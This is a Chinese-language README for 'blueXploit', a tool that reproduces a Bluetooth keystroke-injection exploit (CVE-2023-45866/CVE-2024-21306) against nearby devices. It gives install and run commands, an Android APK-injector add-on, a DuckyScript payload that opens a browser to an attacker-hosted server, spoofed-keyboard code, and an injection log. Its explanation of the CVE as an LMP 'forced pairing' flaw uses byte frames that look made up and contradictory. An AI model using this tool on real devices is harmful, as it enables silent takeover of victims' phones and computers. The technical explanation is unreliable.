归属说明。 该漏洞及原始利用代码均为 Marc Newlin 的成果 (hi_my_name_is_keyboard)——我不主张 发现权。本仓库是为理解和记录该漏洞而构建的复现项目;在此基础上, blueXploit 增加了 DuckyScript 风格的载荷运行器、重连/重试机制,以及可选的 Android APK 注入辅助工具。此处所有内容仅供教育与研究使用。
这些严重漏洞(CVE-2023-45866、CVE-2024-21306)允许攻击者在无需用户确认的情况下注入按键并接受配对请求。这严重影响了多个操作系统的安全性。
基于 Marc Newlin 的原始利用代码。
安装依赖
# update apt
sudo apt-get update
sudo apt-get -y upgrade

# install dependencies from apt
sudo apt install -y bluez-tools bluez-hcidump libbluetooth-dev \
                    git gcc python3-pip python3-setuptools \
                    python3-pydbus apktool metasploit-framework \
                    keytool openjdk-23-jdk

sudo apt autoremove && sudo apt autoclean

# install pybluez from source
git clone https://github.com/pybluez/pybluez.git
cd pybluez
sudo python3 setup.py install

# build bdaddr from the bluez source
cd ~/
git clone --depth=1 https://github.com/bluez/bluez.git
gcc -o bdaddr ~/bluez/tools/bdaddr.c ~/bluez/src/oui.c -I ~/bluez -lbluetooth
sudo cp bdaddr /usr/local/bin/
blueXploit 包含用于利用 Android 设备漏洞的工具,提供两个主要组件以及一个名为 apkpwn_injector 的附加程序,位于 injector 文件夹中。
.apk 应用程序中。这些功能可在受控环境或渗透测试中实现高效、简化的攻击流程。

cd injector
python3 apkpwn_injector.py
blueXploit 执行的关键命令从 /injector/payloads/ 文件夹中以 .txt 格式加载,语法简单易懂。
DELAY 200
ESCAPE
GUI d
ALT ESCAPE
GUI b
DELAY 700
REM PRIVATE_BROWSER is equal to CTRL + SHIFT + N
PRIVATE_BROWSER
DELAY 700
CTRL l
DELAY 300
STRING 192.168.0.1
DELAY 800
ENTER
DELAY 300
将 IP 地址更改为服务器托管所在的地址。
设备检测与枚举
bluetoothctl
扫描蓝牙设备
scan on
运行
python3 blueXploit.py -i hci0 -t FF:FF:FF:FF:FF:FF
然后选择所需的、先前已配置的 payload。
完整演示见这个视频
该漏洞在蓝牙协议的底层被利用,主要通过操纵 HID 配置文件和 L2CAP 协议向受害设备注入按键操作。
蓝牙协议栈包含多个层次,例如链路管理器协议(LMP)、主机控制器接口(HCI)和 L2CAP。此攻击主要利用后两者:
HCI:操纵适配器配置,使其伪装成合法的 HID 设备。
L2CAP:负责设备间的数据多路复用,L2CAP 使用通道 17(HID Control)和通道 19(HID Interrupt)进行 HID 通信,可被利用来发送按键序列。
CVE-2023-45866 是链路管理器协议(LMP)中的一个漏洞,通过“强制配对”攻击加以利用。以下是其技术实现方式:
LMP Pairing Request: 0x01 0x01 0x00 0x00 0x00 0x00 0x00 0x00
在此数据帧中:
0x01:LMP 配对请求0x01:LMP 认证请求(PIN)0x00 0x00 0x00 0x00:弱 PIN 信息,通常为 0000此处该漏洞利用该数据包缺失的配置和认证,最终返回:
LMP Accept: 0x02 0x00 0x00 0x00 0x00
在此数据帧中:
0x02:LMP 配对请求 已接受0x00 0x00 0x00 0x00:返回了格式错误的 PIN 信息如果密钥未被正确验证,连接虽会建立,但并未进行真正的配对,因此可以像这样发送强制配对的 LMP 数据包:
LMP Forced Pairing: 0x03 0x01 0x0000
随后可以使用先前泄露的密钥(例如 "0000")强制进行身份验证,并建立加密通信通道,从而在无需经过正规验证流程的情况下配对设备。
这会在用户不知情的情况下创建配对,甚至不会出现任何配对窗口或通知。
此 CVE 的缺陷在于,某些设备未能正确验证 LMP 身份验证请求,或者最终复用了旧密钥。
因此,一旦与设备完成配对——砰!——剩下的就很简单了:在 blueXploit.py 中,适配器和设备充当并伪造身份识别数据。在这种情况下,会运行如下命令:
hciconfig hci1 name "blueXploit"
hciconfig hci1 class 0x002540  # HID class (keyboard)
blueXploit 代码
# configure name and class
log.status("Configuring interface: '%s'" % args.interface )
adapter = Adapter(args.interface)
adapter.set_name("blueXploit")
adapter.set_class(0x002540) # 0x00 unspecified, 0x25 HID device, 0x40 keyboard or mouse
target_name = run(["hcitool", "name", args.target_address]) # gets name
[?] Attempting to send letter: a
[.] Attempting to send... (<Key_Codes._1: 30>,)
[.] [TX-19] Attempting to send data: a10100001e000000000000
[.] [TX-19] Data sent successfully
HID 字节帧说明:
:a10100001e000000000000
a1:指定 HID 报告类型01:指定用于入站数据的 HID 接口00:按键按下或按键释放00 1e 00 00 00 00:十六进制值,其中 1e 对应字母 a随后会收到一个 ACK,以确认传输已成功接收。
警告:本材料及本仓库中描述的技术严格用于教育和研究目的。渗透测试与漏洞利用工具只能用于你拥有明确许可进行评估的系统。在你不拥有的系统上未经授权使用这些技术是被禁止的,并且在许多司法管辖区属于违法行为。因不当使用本内容而造成的任何损害或负面影响,均由用户自行承担全部责任。
建议用户在受控环境中操作,例如测试实验室,并遵守所有与信息安全和道德黑客相关的当地法律法规。happy hacking :D



